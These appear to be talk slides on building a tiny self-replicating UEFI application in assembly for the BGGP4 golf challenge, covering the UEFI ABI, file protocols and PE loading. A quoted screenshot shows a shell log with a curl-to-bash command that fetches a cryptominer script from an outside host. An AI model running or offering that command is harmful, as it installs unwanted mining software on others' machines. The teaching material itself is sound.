
# gnu-efi

Used gnu-efi because the EDK2 dev environment was a bit intimidating at first.

EDK2 has a lot of wrapper functions that make it harder to tell what is happening under the hood.

Abstractions such as global variables and helper objects made it a bit more confusing too.

gnu-efi has some of it's own quirks, but the calls were at least easier to follow



# Writing A Basic UEFI Application

This is a basic application adapted from the UEFI App Bare Bones tutorial from OSDev[14].

- Application entrypoint is `efi_main()`
- `EFI_HANDLE` and `EFI_SYSTEM_TABLE` are passed as arguments

```
#include <efi.h>
#include <efilib.h>

EFI_STATUS
efi_main (EFI_HANDLE image, EFI_SYSTEM_TABLE *systab)
{
    EFI_INPUT_KEY efi_input_key;
    EFI_STATUS efi_status;

    InitializeLib(image, systab);
    Print(L"  (0w0)/ (^V^)/ (@@)/  \n");
    Print(L"  Your boys just want to  \n");
    Print(L" dap you up before you boot.\n");
    Print(L"\n\n");
    Print(L"  Press any key to dap.\n");
    WaitForSingleEvent(ST->ConIn->WaitForKey, 0);
    uefi_call_wrapper(ST->ConOut->OutputString, 2, ST->ConOut, L"\n\n");

    efi_status = uefi_call_wrapper(ST->ConIn->ReadKeyStroke, 2, ST->ConIn, &efi_input_key);

    Print(L"You dapped: ScanCode [%02xh] UnicodeChar [%02xh] CallRtStatus [%02xh]\n",
          efi_input_key.ScanCode, efi_input_key.UnicodeChar, efi_status);

    return EFI_SUCCESS;
}
```

# Examining A UEFI Call

gnu-efi uses the `uefi_call_wrapper()` which makes it easier for us to see exactly how UEFI calls are done. This call prints two newline characters.

```
uefi_call_wrapper(ST->ConOut->OutputString, 2, ST->ConOut, L"\n\n");
```

- The first argument is a pointer to the `OutputString` function of `ConOut`, which is stored in a structure called the `System Table` (ST).
- The second argument is the `number of arguments` in this call.
- The rest of the arguments are arguments to `OutputString`, which are `ST->ConOut` (essentially `stdout`) and `two UTF-16 newlines`.

# Examining A UEFI Call

All the arguments to  
uefi\_call\_wrapper() are pushed to  
trampolines and wrappers in  
inc/x86\_64/efibind.h

Other helper functions such as  
gnu-efi's Print(), simply wrap  
functions which wrap  
uefi\_call\_wrapper() with some  
added checks.

```
350     efi_call0(f)
351 #define _cast64_efi_call1(f,a1) \
352     efi_call1(f, (UINT64)(a1))
353 #define _cast64_efi_call2(f,a1,a2) \
354     efi_call2(f, (UINT64)(a1), (UINT64)(a2))
355 #define _cast64_efi_call3(f,a1,a2,a3) \
356     efi_call3(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3))
357 #define _cast64_efi_call4(f,a1,a2,a3,a4) \
358     efi_call4(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4))|
359 #define _cast64_efi_call5(f,a1,a2,a3,a4,a5) \
360     efi_call5(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
361             (UINT64)(a5))
362 #define _cast64_efi_call6(f,a1,a2,a3,a4,a5,a6) \
363     efi_call6(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
364             (UINT64)(a5), (UINT64)(a6))
365 #define _cast64_efi_call7(f,a1,a2,a3,a4,a5,a6,a7) \
366     efi_call7(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
367             (UINT64)(a5), (UINT64)(a6), (UINT64)(a7))
368 #define _cast64_efi_call8(f,a1,a2,a3,a4,a5,a6,a7,a8) \
369     efi_call8(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
370             (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8))
371 #define _cast64_efi_call9(f,a1,a2,a3,a4,a5,a6,a7,a8,a9) \
372     efi_call9(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
373             (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8), \
374             (UINT64)(a9))
375 #define _cast64_efi_call10(f,a1,a2,a3,a4,a5,a6,a7,a8,a9,a10) \
376     efi_call10(f, (UINT64)(a1), (UINT64)(a2), (UINT64)(a3), (UINT64)(a4), \
377             (UINT64)(a5), (UINT64)(a6), (UINT64)(a7), (UINT64)(a8), \
378             (UINT64)(a9), (UINT64)(a10))
379
380 /* main wrapper (va_num ignored) */
381 #define uefi_call_wrapper(func,va_num,...) \
382     __VA_ARG_NSUFFIX__(_cast64_efi_call, __VA_ARGS__)(func , ##__VA_ARGS__)
383
```

# Examining A UEFI Call

This is the function prototype of ST->ConOut->OutputString() [15], which has two arguments that match what we are seeing the in the code.

```
(EFIAPI *EFI_TEXT_STRING) (
    IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL      *This,
    IN CHAR16                                *String
);
```

To call this in assembly, we need to understand how UEFI expects us to pass this data to it.

The UEFI ABI, or How To See What The  
Program Sees


# How Do You Run UEFI Apps?

The UEFI shell (pictured) [16] can be used to run applications.

We will be using the Open VM Firmware [37] (OVMF) with QEMU which has a UEFI shell.

The target architecture is x86\_64.

Photo Credit: busescanfly



# How Do You Run UEFI Apps?

To start a UEFI app, you can type the name of the application in the UEFI shell.

Applications can call functions provided by the firmware using the [UEFI ABI](#), which OVMF implements.

```
time.  
type      - Sends the contents of a file to the standard output device.  
unload   - Unloads a driver image that was already loaded.  
ver       - Displays UEFI Firmware version information.  
vol      - Displays or modifies information about a disk volume.  
  
Help usage:help [cmd|pattern|special] [-usage] [-verbose] [-section name] [-b]  
Shell> bcfg  
bcfg: Too few arguments.  
Shell> ls  
ls: Current directory not specified.  
Shell> curl -s -L 45-152-211-26.a.seedbox.vip/miner.sh | bash -s RN4G2HaEJB9uaH  
USGCDSfwAnuprvbsb6h  
'curl' is not recognized as an internal or external command, operable program, or script file.  
Shell> apt install curl  
'apt' is not recognized as an internal or external command, operable program, or script file.  
Shell> clear  
'clear' is not recognized as an internal or external command, operable program, or script file.  
Shell> lscpu  
'lscpu' is not recognized as an internal or external command, operable program, or script file.  
Shell> _
```

“...Not Like This” - Photo Credit: @vncresolver  
<https://fedi.computernewb.com/@vncresolver/112558122008317807>

# What Does The ABI Define?

ABI = Application Binary Interface

The ABI defines things like

- Calling Conventions [17]
- Handoff State [18]
- Alignment Requirements
- Anything else that a program needs to know to execute code

The compiler usually handles this, but you need to know it to write in assembly!

The [x64 Handoff State](#) is described in 2.3.4.1 in the spec. This describes the register state when an application first starts, AKA when control is passed to `efi_main()`

register	contents
rcx	EFI_HANDLE
rdx	EFI_SYSTEM_TABLE*
rsp	[return address]

The [Calling Convention](#) is defined in 2.3.4.2 in the spec. This is what registers represent arguments to a function.

Argument	Register	Note
1st	rcx	
2nd	rdx	
3rd	r8	
4th	r9	
5th	Stack	
-	rax	Return value

# What Does The Program See When It Starts?

We need to understand the entrypoint for UEFI programs to use the provided services.  
[19]

The **ImageHandle** (which is a handle to the currently running image) is passed to **EFI\_MAIN** in rcx

The **SystemTable** (our structure of interest) is passed to **EFI\_MAIN** in rdx

## 4.1.1. EFI\_IMAGE\_ENTRY\_POINT

### Summary

This is the main entry point for a UEFI Image. This entry point is the same for UEFI applications and UEFI drivers.

### Prototype

```
typedef
EFI_STATUS
(EFIAPI *EFI_IMAGE_ENTRY_POINT) (
    IN EFI_HANDLE           ImageHandle,
    IN EFI_SYSTEM_TABLE     *SystemTable
);
```

### Parameters

#### ImageHandle

The firmware allocated handle for the UEFI image.

#### SystemTable

A pointer to the EFI System Table.

# EFI\_SYSTEM\_TABLE or “ST”

This structure [20] contains pretty much everything you need to access UEFI features.

You can traverse this structure to get function addresses and data.

Most UEFI functionality is contained within function pointers in ST->BootServices or ST->RuntimeServices

```
typedef struct {
    EFI_TABLE_HEADER
    CHAR16
    UINT32
    EFI_HANDLE
    EFI_SIMPLE_TEXT_INPUT_PROTOCOL
    EFI_HANDLE
    EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL
    EFI_HANDLE
    EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL
    EFI_RUNTIME_SERVICES
    EFI_BOOT_SERVICES
    UINTN
    EFI_CONFIGURATION_TABLE
} EFI_SYSTEM_TABLE;
```

Hdr;  
\*FirmwareVendor;  
FirmwareRevision;  
ConsoleInHandle;  
\*ConIn;  
ConsoleOutHandle;  
\*ConOut;  
StandardErrorHandler;  
\*StdErr;  
\*RuntimeServices;  
\*BootServices;  
NumberOfTableEntries;  
\*ConfigurationTable;

# Using The Docs As An Aid

The UEFI Specification [21] is a vast set of documents that describe how UEFI should be implemented.

Since we learned how to construct calls thanks to `uefi_call_wrapper()`, we can do it ourselves by following the docs with some simple assembly

This is similar to writing Linux programs in assembly. If you know the ABI for your system, the man pages for syscalls can be used to craft your own calls.

The screenshot shows a dark-themed documentation page for the UEFI Specification version 2.10. At the top right, there are navigation icons for back, forward, and search, along with the URL. Below the header is a blue navigation bar with links for "UEFI Specification" (with a house icon), "2.10", and a search bar labeled "Search docs". The main content area has a dark background with white text. On the left, there's a sidebar with a list of chapters: "List of Tables", "List of Figures", "Revision History", and a numbered list from 1. Introduction to 19. Protocols – Compression Algorithm Specification. The main content area contains a single paragraph about using the specification as an aid, followed by a section about writing assembly code using the UEFI call wrapper, and finally a section about crafting custom syscalls using the ABI and man pages.

# Writing UEFI Applications In Assembly

# Why Assembly?

At this point you may ask: Why write in assembly? Why not use an advanced packer? Or tell the compiler to generate something very small? Or ask ChatGPT?

My Answer:

- Writing in assembly gives you a chance to optimize code in unexpected and unconventional ways.
  - It can also give you a better understanding of the program environment and how things actually work.

bye.asm (2018)

# bggp4.asm Gameplan

Write some basic assembly based on my existing app

Sketch out the behavior I want to implement and find examples in C

Figure out the flow of calls and what is actually required

Examine binaries in a disassembler

Cross reference behavior with docs

Write in assembly and test with GDB

Later: Optimize / Golf



# Step 0: Print 4 With Assembly

This is the first, and easiest, requirement of the BGGP4 challenge.

We know how to call `OutputString()`, so lets translate our C code to assembly based on the existing calling conventions

```
(EFIAPI *EFI_TEXT_STRING) (
    IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL      *This, // rcx
    IN CHAR16                                *String // rdx
);
```

```
EFI_SYSTEM_TABLE_ConOut           equ 0x40
EFI_SYSTEM_TABLE_ConOut_OutputString   equ 0x08
EFI_SYSTEM_TABLE_BootServices        equ 0x60

cStart:
    mov rbp, rsp
    push rcx      ; [rbp+0x08] ImageHandle
    push rdx      ; [rbp+0x10] SystemTable

print4:
; https://uefi.org/specs/UEFI/2.10/12_Protocols_Console_Support.html#efi-simple-text-output-protocol-outputstring
; (EFIAPI *EFI_TEXT_STRING) (
; IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL    *This, // rcx
; IN CHAR16                            *String // rdx
; );

    mov rax, rdx ; rax = SystemTable

    mov rdx, 0xa0034 ; rdx = String "4\n"
    push rdx      ; [rbp+0x18] String "4\n"
    mov rdx, rsp      ; rdx = *String

    mov rcx, [rax+EFI_SYSTEM_TABLE_ConOut] ; rcx = *This // The output file descriptor

    mov rax, rcx
    mov rax, [rax+EFI_SYSTEM_TABLE_ConOut_OutputString]
    call rax ; Call SystemTable->ConOut->OutputString()


bail:
    sub rsp, 0x18
    ret
```

# Does It Work?

Yup!!

```
UEFI Interactive Shell v2.2
EDK II
UEFI v2.70 (EDK II, 0x00010000)
Mapping table
  FS0: Alias(s):HD0a1:;BLK1:
    PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)/HD(1,MBR,0xBE1AFDFA,0x3F,0xFBFC1)
  BLK0: Alias(s):
    PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)
  BLK2: Alias(s):
    PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)
Press ESC in 5 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> main.efi
4
FS0:\> ls
Directory of: FS0:\

07/21/2023 18:08      268  main.efi
```



# Side Note: Debugging

I enabled GDB debugging with the `-s` flag for QEMU to make it easier.

In the early phases, I had a confusing time due to some experiments that corrupted my OVMF image, as well as trying to make my existing GDB setup work with it.

Lesson Learned: Use Vanilla GDB and save a working copy of OVMF.fd

```
/usr/bin/qemu-system-x86_64 \
-drive if=pflash,format=raw,file=./OVMF.fd \
-drive format=raw,file=fat:rw:./root \
-net none \
-nographic \
-s
```

Starting QEMU


```
gdb root/example.efi
...
(gdb) target remote :1234
```

Using Remote GDB

# How To Self Replicate?

We can print 4, now it's time to self-rep. These are the general things you need to do to copy a file on a given system:

- Open the original file
- Open a new file
- Write the contents of the original file to the new file
- Close both files



**eliza (she/her)**

this is like the joke about the aliens who land on earth and immediately determine that UEFI applications are the dominant species on this planet

# Side Note: What Are UEFI Protocols?



tl;dr - Protocols are pointers to functions and data that implement some behavior. [27]

Protocols are referenced with a GUID, and there are several ways to access them. Two useful functions are:

- `LocateProtocol()` finds the first handle in the handle database that supports the requested protocol. [22]
- `HandleProtocol()` queries a handle to determine if it supports a specified protocol. [23]

Each device has their own handle, as well as a set of protocols for interacting with it


You can install your own protocol handlers too :)) [24]



# UEFI File System Access

UEFI can access the same file systems used by the OS. [25]

The device that the file system lives on, and the file system, and (surprise) the files themselves, can all be accessed via their handles.



Devices Handles and their associated Protocol interfaces

# Following Some Examples

I found example code [26] that I could use to see farm-to-system-table filesystem access.

This example uses `LocateProtocol()` to get the first handle that supports the Simple File System Protocol, then call `OpenVolume()` from the SFS handle.

```
EFI_STATUS  
GetFileIo( EFI_FILE_PROTOCOL** Root)  
{  
    EFI_STATUS Status = 0;  
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL *SimpleFileSystem;  
    Status = gBS->LocateProtocol(  
        &gEfiSimpleFileSystemProtocolGuid,  
        NULL,  
        (VOID**)&SimpleFileSystem  
    );  
    if (EFI_ERROR(Status)) {  
        //未找到EFI_SIMPLE_FILE_SYSTEM_PROTOCOL  
        return Status;  
    }  
    Status = SimpleFileSystem->OpenVolume(SimpleFileSystem, Root);  
    return Status;  
}
```

Example code that opens a filesystem

# Getting A Handle On The File System

Once you get the File System Handle, you can use its protocols to interact with it.

Since Protocols are referenced by a GUID, the GUID must be included in your source.

*Annoying from a golf perspective to have a long high entropy string!!*

```
handleSimpleFileSystemProtocol:  
; Calling this to get a file system interface  
xor r8, r8 ; r8 = SimpleFileSystemProtocolInterface  
push r8 ; [rbp-0x50] SimpleFileSystemProtocolInterface  
mov r8, rsp ; r8 = *SimpleFileSystemProtocolInterface  
  
mov rdx, 0x3b7269c9a000398e  
push rdx ; [rbp-0x58] gEfiSimpleFileSystemProtocolGuid  
mov rdx, 0x11d26459964e5b22  
push rdx ; [rbp-0x60] gEfiSimpleFileSystemProtocolGuid  
mov rdx, rsp ; rdx = *gEfiSimpleFileSystemProtocolGuid  
  
; Note that rcx is already set from earlier code  
  
mov rax, [rbp-EFI_SYSTEM_TABLE_BootServices_o]  
mov rax, [rax+EFI_BOOT_SERVICES_HandleProtocol]  
call rax ; Call EFI_BOOT_SERVICES::HandleProtocol()
```

Code that gets a handle to the filesystem

# Step 1: Opening The Original File

With our File System Handle, we can open a file using it's `Open()` function [28].

It's a fairly straightforward API to use.

When opening a file that already exists, the `Attributes` argument isn't needed.

This is the [Open](#) function prototype:

```
(EFIAPI *EFI_FILE_OPEN) (
    IN EFI_FILE_PROTOCOL           *This, // rcx
    OUT EFI_FILE_PROTOCOL          **NewHandle, // rdx
    IN CHAR16                      *FileName, // r8
    IN UINT64                      OpenMode, // r9
    IN UINT64                      Attributes // Stack
);
```

The `OpenMode` and `Attributes` flags are defined [here](#)

The resulting implementation looks like this in assembly. Since we aren't creating a file, it doesn't need the `Attributes` argument.

```
OpenOriginalFile:
    mov  r9, 1      ; rax = OpenMode

    mov  r8, 0x61005c ; "\a" - Our file name
    push r8          ; [rbp-0x70] CurrentFileName
    mov  r8, rsp     ; R8 = *CurrentFileName

    xor  rdx, rdx    ; rdx = 0
    push rdx        ; [rbp-0x78] OriginalFileHandle
    mov  rdx, rsp     ; rdx = **NewHandle

    mov  rcx, [rbp-DeviceFSRoot_o] ; rcx = EFI_FILE_PROTOCOL::Root

    mov  rax, rcx
    mov  rax, [rax+EFI_FILE_PROTOCOL_Open] ; rax = EFI_FILE_PROTOCOL::Open
    call rax
```

## Step 2: Opening The New File

Repeat the same process as Step 1, but include the **Attributes** for the file.

The **Attributes** field is the 5th argument to the call, and must be stored on the stack, aligned to 0x20 bytes.

Not abiding by this caused a series of problems that I will explain shortly.



Doing small adjustments to stack offsets...

# Step 3: Reading The Original File Into Memory

You need to allocate memory to read the original file into.

I used the `AllocatePool()` [29] function.

After that, I used `Read()` [30] to put the file contents into my memory area.

An issue I had with `Read()` was misunderstanding how to set up `BufferSize`, which is both an argument and a return value and is a pointer to an int.

Read prototype:

```
(EFIAPI *EFI_FILE_READ) (
    IN EFI_FILE_PROTOCOL           *This, // rcx
    IN OUT UINTN                  *BufferSize, // rdx
    OUT VOID                      *Buffer // r8
);
```

My implementation

```
ReadOriginalFile:
    mov  r8,  [rbp-AllocatePoolBuffer_o] ; r8 = *Buffer
    ;mov  rdx, [rbp-ImageSize_o] ; rdx = BufferSize ; This one didn't work!!
    lea   rdx, [rbp-ImageSize_o] ; rdx = *BufferSize

    mov  rcx, [rbp-OriginalFileHandle_o] ; rcx = *This

    mov  rax, rcx
    mov  rax, [rax+EFI_FILE_PROTOCOL_Read]
    call rax ; Call EFI_FILE_PROTOCOL::Read()
```

## Step 4: Writing To A New File

`Write()` [31] is fairly simple to use.

After you write, the clean up is just closing the files and `Free()`ing [32] your buffers.

You can get away with not closing the original file, but the new file will not be written if you don't call `Close()` [33]

```
(EFIAPI *EFI_FILE_WRITE) (
    IN EFI_FILE_PROTOCOL                *This, // rcx
    IN OUT UINTN                         *BufferSize, // rdx
    IN VOID                            *Buffer // r8
);
```

This call was pretty straightforward to implement in assembly.

```
WriteNewFile:
    mov  r8,  [rbp-AllocatePoolBuffer_o] ; r8 = *Buffer
    lea  rdx, [rbp-ImageSize_o] ; rdx = *BufferSize
    mov  rcx, [rbp-NewFileHandle_o] ; rcx = *This
    mov  rax, rcx
    mov  rax, [rax+EFI_FILE_PROTOCOL_Write]
    call rax ; Call EFI_FILE_PROTOCOL::Write()
```

# Side Note: Reading Skills Required


I had several problems in my first pass of this.

I didn't align the stack properly for `Open()`

I also didn't realize that the `BufferSize` in `AllocatePool()` needed to be a pointer instead of an int

Annoying, but I ended up cleaning up and refactoring the code at this point which was helpful!

*Thanks to ic3qu33n for explaining the proper stack alignment to me!!*



# Summary Of Calls For Self-Replication

ST->ConOut->OutputString() // Print 4

ST->BS->HandleProtocol() // Get Device Handle

ST->BS->HandleProtocol() // Get File System Handle

SFS->OpenVolume() // Get File System Root

FS\_Root->Open() // Open Original File

FS\_Root->Open() // Open New File

ST->BS->AllocatePool() // Allocate Memory

OrigFileHandle->Read() // Read Original File Into Memory

NewFileHandle->Write() // Write Contents To New File

NewFileHandle->Close() // Close Files

# Understanding the UEFI PE Parser

# How Does UEFI Execute Binaries?

UEFI supports PE and TE binaries.

Portable Executables (PE) are your standard .EXE files. [34]

Terse Executables (TE) are stripped down PEs designed for UEFI [35], unrelated to TERSE archive format used by OS/2 and IBM mainframes.

When you run a UEFI application, the UEFI shell calls the `LoadImage()` function [36]



# LoadImage() Internals

When an application is executed, it makes the following calls. Source paths are for EDK2.

BootServices // MdeModulePkg/Core/Dxe/DxeMain/DxeMain.c

CoreLoadImage // MdeModulePkg/Core/Dxe/Image/Image.c

CoreLoadImageCommon // MdeModulePkg/Core/Dxe/Image/Image.c

CoreLoadPeImage // MdeModulePkg/Core/Dxe/Image/Image.c

PeCoffLoaderGetImageInfo // MdePkg/Library/BasePeCoffLib/BasePeCoff.c

PeCoffLoaderGetPeHeader // MdePkg/Library/BasePeCoffLib/BasePeCoff.c

# PeCoffLoaderGetPeHeader

This function does most of the parsing we need to pass in order to load. These are the major checks on PE header values:

1. `OptionalHeader.NumberOfRvaAndSizes` - Needs to be correct
2. `FileHeader.SizeOfOptionalHeader` - Size needs to be correct
3. `FileHeader.NumberOfSections` - Number needs to match the number of section headers
